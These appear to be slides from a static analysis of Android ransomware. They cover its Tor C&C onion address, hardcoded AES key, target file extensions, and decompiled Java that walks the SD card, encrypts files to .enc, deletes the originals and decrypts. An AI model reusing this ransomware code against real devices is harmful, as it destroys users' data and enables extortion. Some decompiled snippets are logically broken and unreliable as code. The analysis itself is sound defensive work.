
- **Main**: calls **MainService**
- **MainService**: calls **TorService** (used to connect to the anonymous TOR network)
- **MainService**: calls **FilesEncryptor**
- **FilesEncryptor**: encrypts all images and videos, renames their extensions to *.enc*
- **Constants**: contains variable *EXTENSIONS_TO_ENCRYPT* which contains the following file extensions: "jpeg", "jpg", "png", "bmp", "gif", "pdf", "doc", "docx", "txt", "avi", "mkv", "3gp", "mp4"
- **FilesEncryptor** calls **AesCrypt** and finds all images, videos and documents on the phone's SD card
- **AesCrypt** contains a method called *encrypt()* which uses AES encryption and cipher password "*jndlasf074hr*" (found in **Constants**)
- **HTTPSender**: connects to *http://xeyocsu7fu2vjhxs.onion/* to send data about phone. Uses 127.0.0.1 port 9050 as proxy
- **Utils**: gathers information such as IMEI, OS, phone model and manufacturer

In a nutshell

- This app is looking for images, documents and videos to encrypt. After encrypting the files it will then rename their file extensions to .enc
- The app has a C&C (command and control) server on the TOR network
- The app collects information about the phone (IMEI, OS, phone model, manufacturer) to send to a server
- Maybe the C&C server can send decryption instructions to the app..

Deep static analysis


- The main function being carried out by this app is the file encryption
  - which occurs in the classes **FilesEncryptor** and **AesCrypt**.
- The class **FilesEncryptor** contains a method called **getFileNames()**.
- This code extract from the ransomware iterates through all files on the SD card.
- Line 16 calculates the file extension of each file on the SD card
- Line 17 checks if the file extension is in the list of pre-determined file extensions to encrypt (found in the class **Constants**).



```
1  FilesEncryptor: getFileNames()
2  private void getFileNames(File paramFile)
3    {
4      File[] arrayOfFile = paramFile.listFiles();
5      int i = 0;
6      if (i >= arrayOfFile.length)
7        return;
8      File localFile = new File(paramFile.getAbsolutePath(), arrayOfFile[i].getName());
9      if ((localFile.isDirectory()) && (localFile.listFiles() != null))
10       getFileNames(localFile);
11     while (true)
12     {
13       i++;
14       break;
15       String str1 = localFile.getAbsolutePath();
16       String str2 = str1.substring(1 + str1.lastIndexOf("."));
17       if (this.extensionsToDecrypt.contains(str2))
18       {
19         this.filesToDecrypt.add(localFile.getAbsolutePath());
20         continue;
21       }
22       if (!Constants.EXTENSIONS_TO_ENCRYPT.contains(str2))
23         continue;
24       this.filesToEncrypt.add(localFile.getAbsolutePath());
25     }
26   }
```

Deep static analysis


- This method iterates over all the files which were added to the array in the previous method (getFileNames()), as seen on line 10.
- Each file is encrypted on line 20 where a call is made to the encrypt() method of the AesCrypt class.
- The encrypt() method from the AesCrypt class requires two parameters: name/location of file to be encrypted and name/location of the encrypted output file.
- Line 20 uses the name of the file and then appends the extension .enc to the end of the file to write.
- Finally, line 21 deletes the original unencrypted file.



```
1   FilesEncryptor: encrypt()
2   public void encrypt()
3     throws Exception
4   {
5     AesCrypt localAesCrypt;
6     Iterator localIterator;
7     if ((!this.settings.getBoolean("FILES_WAS_ENCRYPTED", false)) && (isExternalStorageWritable()))
8     {
9       localAesCrypt = new AesCrypt("jndlasf074hr");
10      localIterator = this.filesToEncrypt.iterator();
11    }
12    while (true)
13    {
14      if (!localIterator.hasNext())
15      {
16        Utils.putBooleanValue(this.settings, "FILES_WAS_ENCRYPTED", true);
17        return;
18      }
19      String str = (String)localIterator.next();
20      localAesCrypt.encrypt(str, str + ".enc");
21      new File(str).delete();
22    }
23  }
```

Deep static analysis

- The class **AesCrypt** carries out the actual encryption and decryption of files.




```
AesCrypt: Constructor
public AesCrypt(String paramString)
  throws Exception
{
  MessageDigest localMessageDigest = MessageDigest.getInstance("SHA-256");
  localMessageDigest.update(paramString.getBytes("UTF-8"));
  byte[] arrayOfByte = new byte[32];
  System.arraycopy(localMessageDigest.digest(), 0, arrayOfByte, 0, arrayOfByte.length);
  this.cipher = Cipher.getInstance("AES/CBC/PKCS7Padding");
  this.key = new SecretKeySpec(arrayOfByte, "AES");
  this.spec = getIV();
}
```

- This code snipped shows that the ransomware uses *AES* encryption using *AES/CBC/PKCS7Padding*.

Deep static analysis

- The AesCrypt class contains a method called crypt() : this is where the file encryption takes places within the app.
- Lines 5 and 6 create variables used for the file input and output.
- Line 7 initialises the cipher (to encrypt data).
- Line 8 is where the encryption occurs
- Line 20 writes the encrypted byes to the output file.




```
1  AesCrypt: encrypt()
2  public void encrypt(String paramString1, String paramString2)
3    throws Exception
4  {
5    FileInputStream localFileInputStream = new FileInputStream(paramString1);
6    FileOutputStream localFileOutputStream = new FileOutputStream(paramString2);
7    this.cipher.init(1, this.key, this.spec);
8    CipherOutputStream localCipherOutputStream = new CipherOutputStream(localFileOutputStream, this.cipher);
9    byte[] arrayOfByte = new byte[8];
10   while (true)
11   {
12     int i = localFileInputStream.read(arrayOfByte);
13     if (i == -1)
14     {
15       localCipherOutputStream.flush();
16       localCipherOutputStream.close();
17       localFileInputStream.close();
18       return;
19     }
20     localCipherOutputStream.write(arrayOfByte, 0, i);
21   }
22 }
```

Deep static analysis

- the same class also contains a method called **decrypt()** which is very similar to the **encrypt()** method

- this method carries out the decryption on the input file and produces the decrypted output file.



```java
AesCrypt: decrypt()
public void decrypt(String paramString1, String paramString2)
  throws Exception
{
  FileInputStream localFileInputStream = new FileInputStream(paramString1);
  FileOutputStream localFileOutputStream = new FileOutputStream(paramString2);
  this.cipher.init(2, this.key, this.spec);
  CipherInputStream localCipherInputStream = new CipherInputStream(localFileInputStream, this.cipher);
  byte[] arrayOfByte = new byte[8];
  while (true)
  {
    int i = localCipherInputStream.read(arrayOfByte);
    if (i == -1)
    {
      localFileOutputStream.flush();
      localFileOutputStream.close();
      localCipherInputStream.close();
      return;
    }
    localFileOutputStream.write(arrayOfByte, 0, i);
  }
}
```